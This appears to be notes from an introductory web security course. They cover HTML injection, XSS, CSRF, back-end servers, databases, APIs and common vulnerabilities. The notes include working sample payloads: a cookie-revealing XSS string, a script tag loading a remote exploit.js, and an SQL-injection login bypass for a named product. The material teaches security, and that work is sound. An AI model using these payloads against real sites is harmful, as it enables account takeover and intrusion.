If no input sanitization is in place, this is potentially an easy target for HTML Injection and Cross-Site Scripting (XSS) attacks. We take a look at the page source code and see no input sanitization in place whatsoever, as the page takes user input and directly displays it:

```html
<!DOCTYPE html>
<html>

<body>
    <button onclick="inputFunction()">Click to enter your name</button>
    <p id="output"></p>

    <script>
        function inputFunction() {
            var input = prompt("Please enter your name", "");

            if (input != null) {
                document.getElementById("output").innerHTML = "Your name is " + input;
            }
        }
    </script>
</body>

</html>
```

To test for HTML Injection, we can simply input a small snippet of HTML code as our name, and see if it is displayed as part of the page. We will test the following code, which changes the background image of the web page:

```
<style> body { background-image: url('https://academy.hackthebox.com/images/logo.svg');
} </style>
```

Once we input it, we see that the web page's background image changes instantly:

Cross-Site Scripting (XSS):

HTML Injection vulnerabilities can often be utilized to also perform Cross-Site Scripting (XSS) attacks by injecting JavaScript code to be executed on the client-side. Once we can execute code on the victim's machine, we can potentially gain access to the victim's account or even their machine. XSS is very similar to HTML Injection in practice. However, XSS involves the injection of JavaScript code to perform more advanced attacks on the client-side, instead of merely injecting HTML code. There are three main types of XSS:

Type	Description
Reflected XSS	Occurs when user input is displayed on the page after processing (e.g., search result or error message).
Stored XSS	Occurs when user input is stored in the back end database and then displayed upon retrieval (e.g., posts or comments).
DOM XSS	Occurs when user input is directly shown in the browser and is written to an HTML DOM object (e.g., vulnerable username or page title).

In the example we saw for HTML Injection, there was no input sanitization whatsoever. Therefore, it may be possible for the same page to be vulnerable to XSS attacks. We can try to inject the following DOM XSS JavaScript code as a payload, which should show us the cookie value for the current user:

```javascript
#"><img src=/ onerror=alert(document.cookie)>
```

Once we input our payload and hit ok, we see that an alert window pops up with the cookie value in it:

This payload is accessing the HTML document tree and retrieving the cookie object's value. When the browser processes our input, it will be considered a new DOM, and our JavaScript will be executed, displaying the cookie value back to us in a popup

Cross-Site Request Forgery (CSRF):

The third type of front-end vulnerability that is caused by unfiltered user input is Cross-Site Request Forgery (CSRF). CSRF attacks may utilize XSS vulnerabilities to perform certain queries, and API calls on a web application that the victim is currently authenticated to. This would allow the attacker to perform actions as the authenticated user. It may also utilize other vulnerabilities to perform the same functions, like utilizing HTTP parameters for attacks

A common CSRF attack to gain higher privileged access to a web application is to craft a JavaScript payload that automatically changes the victim's password to the value set by the attacker. Once the victim views the payload on the vulnerable page (e.g., a malicious comment containing the JavaScript CSRF payload), the JavaScript code would execute automatically

CSRF can also be leveraged to attack admins and gain access to their accounts. Admins usually have access to sensitive functions, which can sometimes be used to attack and gain control over the back-end server (depending on the functionality provided to admins within a given web application). Following this example, instead of using JavaScript code that would return the session cookie, we would load a remote .js (JavaScript) file, as follows:

```html
"><script src=//www.example.com/exploit.js></script>
```

The exploit.js file would contain the malicious JavaScript code that changes the user's password. The attacker would need to create JavaScript code that would replicate the desired functionality and automatically carry it out (i.e., JavaScript code that changes our password for this specific web application)

Prevention

Though there should be measures on the back end to detect and filter user input, it is also always important to filter and sanitize user input on the front end before it reaches the back end, and especially if this code may be displayed directly on the client-side without communicating with the back end. Two main controls must be applied when accepting user input:

Type	Description
Sanitization	Removing special characters and non-standard characters from user input before displaying it or storing it.
Validation	Ensuring that submitted user input matches the expected format (i.e., submitted email matched email format)

Once we sanitize and/or validate user input and displayed output, we should be able to prevent attacks like HTML Injection and XSS. Another solution would be to implement a web application firewall (WAF), which can help prevent injection attempts automatically

To defend against XSS, modern browsers have built-in protections that block the automatic execution of Javascript code. In the case of CSRF, most modern web applications include anti-CSRF mechanisms, such as requiring a unique token for each session or request. Additionally, HTTP-level defenses like the SameSite cookie attribute (SameSite=Strict or Lax) can restrict browsers from including authentication cookies in cross-origin requests. Functional protections, like requiring the user to input their password before changing it, can also help mitigate the impact of CSRF. Despite these security measures, they can still be bypassed in certain scenarios. As a result, vulnerabilities like XSS and CSRF continue to pose significant risks to web application users. These defenses should be treated as additional layers of protection, not primary safeguards—developers must ensure that their applications are secure by design and not inherently vulnerable to such attacks.


Back End Servers:

A back-end server is the hardware and operating system on the back end that hosts all of the applications necessary to run the web application. It is the real system running all of the processes and carrying out all of the tasks that make up the entire web application. The back-end server would fit in the Data access layer

Software

The back-end server contains the other 3 back-end components:

- Web Server
- Database
- Development Framework



Other software components on the back-end server may include hypervisors, containers, and WAFs

Combinations	Components
LAMP	Linux , Apache , MySQL , and PHP .
WAMP	Windows , Apache , MySQL , and PHP .
WINS	Windows , IIS , .NET , and SQL Server
MAMP	macOS , Apache , MySQL , and PHP .
XAMPP	Cross-Platform, Apache , MySQL , and PHP/PERL .

Hardware


The back-end server contains all of the necessary hardware. The power and performance capabilities of this hardware determine how stable and responsive the web application will be. As previously discussed in the Architecture section, many architectures, especially for huge web applications, are designed to distribute their load over many back-end servers that collectively work together to perform the same tasks and deliver the web application to the end-user. Web applications do not have to run directly on a single back-end server but may utilize data centers and cloud hosting services that provide virtual hosts for the web application

Web Servers:

A web server is an application that runs on the back end server, which handles all of the HTTP traffic from the client-side browser, routes it to the requested pages, and finally responds to the client-side browser. Web servers usually run on TCP ports 80 or 443, and are responsible for connecting end-users to various parts of the web application, in addition to handling their various responses

Workflow

A typical web server accepts HTTP requests from the client-side, and responds with different HTTP responses and codes, like a code 200 OK response for a successful request, a code 404 NOT FOUND when requesting pages that do not exist, code 403 FORBIDDEN for requesting access to restricted pages, and so on



The following are some of the most common HTTP response codes:

Code	Description
Successful responses	
`200 OK`	The request has succeeded
Redirection messages	
`301 Moved Permanently`	The URL of the requested resource has been changed permanently
`302 Found`	The URL of the requested resource has been changed temporarily
Client error responses	
`400 Bad Request`	The server could not understand the request due to invalid syntax
`401 Unauthorized`	Unauthenticated attempt to access page
`403 Forbidden`	The client does not have access rights to the content
`404 Not Found`	The server can not find the requested resource
`405 Method Not Allowed`	The request method is known by the server but has been disabled and cannot be used
`408 Request Timeout`	This response is sent on an idle connection by some servers, even without any previous request by the client
Server error responses	
`500 Internal Server Error`	The server has encountered a situation it doesn't know how to handle
`502 Bad Gateway`	The server, while working as a gateway to get a response needed to handle the request, received an invalid response
`504 Gateway Timeout`	The server is acting as a gateway and cannot get a response in time

Web servers also accept various types of user input within HTTP requests, including text, JSON, and even binary data (i.e., for file uploads). Once a web server receives a web request, it is then responsible for routing it to its destination, run any processes needed for that request, and return the response to the user on the client-side

Many web server types can be utilized to run web applications. Most of these can handle all types of complex HTTP requests, and they are usually free of charge. We can even develop our own basic web server using languages such as Python, JavaScript, and PHP. However, for each language, there's a popular web application that is optimized for handling large amounts of web traffic, which saves us time in creating our own web server

Apache

Apache 'or httpd' is the most common web server on the internet, hosting more than 40% of all internet websites. Apache usually comes pre-installed in most Linux distributions and can also be installed on Windows and macOS servers

Apache is an open-source project, and community users can access its source code to fix issues and look for vulnerabilities. It is well-maintained and regularly patched against vulnerabilities to keep it safe against exploitation. Furthermore, it is very well documented, making using and configuring different parts of the webserver relatively easy. Apache is commonly used by startups and smaller companies, as it is straightforward to develop for. Still, some big companies utilize Apache, including:

Apple	Adobe	Baidu

NGINX

NGINX is free and open-source the second most common web server on the internet, hosting roughly 30% of all internet websites. NGINX focuses on serving many concurrent web requests with relatively low memory and CPU load by utilizing an async architecture to do so. This makes NGINX a very reliable web server for popular web applications and top businesses worldwide, which is why it is the most popular web server among high traffic websites, with around 60% of the top 100,000 websites using NGINX

Some popular websites that utilize NGINX include:

IIS

IIS (Internet Information Services) is the third most common web server on the internet, hosting around 15% of all internet web sites. IIS is developed and maintained by Microsoft and mainly runs on Microsoft Windows Servers. IIS is usually used to host web applications developed for the Microsoft .NET framework, but can also be used to host web applications developed in other languages like PHP, or host other types of services like FTP. Furthermore, IIS is very well optimized for Active Directory integration and includes features like Windows Auth for authenticating users using Active Directory, allowing them to automatically sign in to web applications

Aside from these 3 web servers, there are many other commonly used web servers, like Apache Tomcat for Java web applications, and Node.JS for web applications developed using JavaScript on the back end

Databases:

Web applications utilize back end databases to store various content and information related to the web application. This can be core web application assets like images and files, web application content like posts and updates, or user data like usernames and passwords

Relational (SQL)

Relational (SQL) databases store their data in tables, rows, and columns. Each table can have unique keys, which can link tables together and create relationships between tables.
For example, we can have a users table in a relational database containing columns like id, username, first_name, last_name, and so on. The id can be used as the table key. Another table, posts, may contain posts made by all users, with columns like id, user_id, date, content, and so on

We can link the id from the users table to the user_id in the posts table to easily retrieve the user details for each post, without having to store all user details with each post

Some of the most common relational databases include:

Type	Description
MySQL	The most commonly used database around the internet. It is an open-source database and can be used completely free of charge
MSSQL	Microsoft's implementation of a relational database. Widely used with Windows Servers and IIS web servers
Oracle	A very reliable database for big businesses, and is frequently updated with innovative database solutions to make it faster and more reliable. It can be costly, even for big businesses
PostgreSQL	Another free and open-source relational database. It is designed to be easily extensible, enabling adding advanced new features without needing a major change to the initial database design

Non-relational (NoSQL)

A non-relational database does not use tables, rows, columns, primary keys, relationships, or schemas. Instead, a NoSQL database stores data using various storage models, depending on the type of data stored

There are 4 common storage models for NoSQL databases:

- Key-Value
- Document-Based
- Wide-Column
- Graph

Each of the above models has a different way of storing data. For example, the Key-Value model usually stores data in JSON or XML, and has a key for each pair, storing all of its data as its value:

The Document-Based model stores data in complex JSON objects and each object has certain meta-data while storing the rest of the data similarly to the Key-Value model.

Some of the most common NoSQL databases include:

Type	Description
MongoDB	The most common NoSQL database. It is free and open-source, uses the Document-Based model, and stores data in JSON objects
ElasticSearch	Another free and open-source NoSQL database. It is optimized for storing and analyzing huge datasets. As its name suggests, searching for data within this database is very fast and efficient
Apache Cassandra	Also free and open-source. It is very scalable and is optimized for gracefully handling faulty values

Use in Web Applications

Most modern web development languages and frameworks make it easy to integrate, store, and retrieve data from various database types. But first, the database has to be installed and set up on the back end server, and once it is up and running, the web applications can start utilizing it to store and retrieve data.

For example, within a PHP web application, once MySQL is up and running, we can connect to the database server with:

```php
$conn = new mysqli("localhost", "user", "pass");
```

Then, we can create a new database with:

```php
$sql = "CREATE DATABASE database1";
$conn->query($sql)
```

After that, we can connect to our new database, and start using the MySQL database through MySQL syntax, right within PHP, as follows:

```php
$conn = new mysqli("localhost", "user", "pass", "database1");
$query = "select * from table_1";
$result = $conn->query($query);
```

Development Frameworks & APIs

In addition to web servers that can host web applications in various languages, there are many common web development frameworks that help in developing core web application files and functionality

Some of the most common web development frameworks include:

- Laravel (PHP): usually used by startups and smaller companies, as it is powerful yet easy to develop for.
- Express (Node.JS): used by PayPal, Yahoo, Uber, IBM, and MySpace.
- Django (Python): used by Google, YouTube, Instagram, Mozilla, and Pinterest.
- Rails (Ruby): used by GitHub, Hulu, Twitch, Airbnb, and even Twitter in the past.

SOAP

The SOAP (Simple Objects Access) standard shares data through XML, where the request is made in XML through an HTTP request, and the response is also returned in XML. Front end components are designed to parse this XML output properly. The following is an example SOAP message:

```xml
<?xml version="1.0"?>

<soap:Envelope
xmlns:soap="http://www.example.com/soap/soap/"
soap:encodingStyle="http://www.w3.org/soap/soap-encoding">

<soap:Header>
</soap:Header>

<soap:Body>
  <soap:Fault>
  </soap:Fault>
</soap:Body>

</soap:Envelope>
```

REST

The REST (Representational State Transfer) standard shares data through the URL path 'i.e. search/users/1', and usually returns the output in JSON format 'i.e. userid 1'

Unlike Query Parameters, REST APIs usually focus on pages that expect one type of input passed directly through the URL path, without specifying its name or type. This is usually useful for queries like search, sort, or filter. This is why REST APIs usually break web application functionality into smaller APIs and utilize these smaller API requests to allow the web application to perform more advanced actions, making the web application more modular and scalable

Responses to REST API requests are usually made in JSON format, and as seen previously in the database section, the following is an example of a JSON response to the GET /category/posts/ API request:

```json
{
  "100001": {
    "date": "01-01-2021",
    "content": "Welcome to this web application."
  },
  "100002": {
    "date": "02-01-2021",
    "content": "This is the first post on this web app."
  },
  "100003": {
    "date": "02-01-2021",
    "content": "Reminder: Tomorrow is the ..."
  }
}
```

Common Web Vulnerabilities:

If we were performing a penetration test on an internally developed web application or did not find any public exploits for a public web application, we may manually identify several vulnerabilities. We may also uncover vulnerabilities caused by misconfigurations, even in publicly available web applications, since these types of vulnerabilities are not caused by the public version of the web application but by a misconfiguration made by the developers. The below examples are some of the most common vulnerability types for web applications, part of OWASP Top 10 vulnerabilities for web applications

Broken Authentication/Access Control

Broken Authentication refers to vulnerabilities that allow attackers to bypass authentication functions. For example, this may allow an attacker to login without having a valid set of credentials or allow a normal user to become an administrator without having the privileges to do so.

Broken Access Control refers to vulnerabilities that allow attackers to access pages and features they should not have access to. For example, a normal user gaining access to the admin panel.

For example, College Management System 1.2 has a simple Auth Bypass vulnerability that allows us to login without having an account, by inputting the following for the email field: ' or 0=0 #, and using any password with it

Malicious File Upload

Another common way to gain control over web applications is through uploading malicious scripts. If the web application has a file upload feature and does not properly validate the uploaded files, we may upload a malicious script (i.e., a PHP script), which will allow us to execute commands on the remote server

For example, the WordPress Plugin Responsive Thumbnail Slider 1.0 can be exploited to upload any arbitrary file, including malicious scripts, by uploading a file with a double extension (i.e. shell.php.jpg). There's even a Metasploit Module that allows us to exploit this vulnerability easily

Command Injection

Many web applications execute local Operating System commands to perform certain processes. If not properly filtered and sanitized, attackers may be able to inject another command to be executed alongside the originally intended command (i.e., as the plugin name). This type of vulnerability is called command injection

SQL Injection (SQLi)

For example, in the database section, we saw an example of how a web application would use user-input to search within a certain table, with the following line of code:

```php
$query = "select * from users where name like '%$searchInput%'";
```

If the user input is not properly filtered and validated (as is the case with Command Injections), we may execute another SQL query alongside this query


Public Vulnerabilities:

The most critical back-end component vulnerabilities are those that can be attacked externally and can be leveraged to take control over the back-end server without needing local access to that server (i.e., external penetration testing). These vulnerabilities are usually caused by coding mistakes made during the development of a web application's back-end components

Public CVE

As many organizations deploy web applications that are publicly used, like open-source and proprietary web applications, these web applications tend to be tested by many organizations and experts around the world. This leads to frequently uncovering a large number of vulnerabilities, most of which get patched and then shared publicly and assigned a CVE (Common Vulnerabilities and Exposures) record and score.

Once we identify the web application version, we can search Google for public exploits for this version of the web application. We can also utilize online exploit databases, like Exploit DB, Rapid7 DB, or Vulnerability Lab. The following example shows a search for WordPress public exploits in Rapid7 DB:



We would usually be interested in exploits with a CVE score of 8-10 or exploits that lead to Remote Code Execution. Other types of public exploits should also be considered if none of the above is available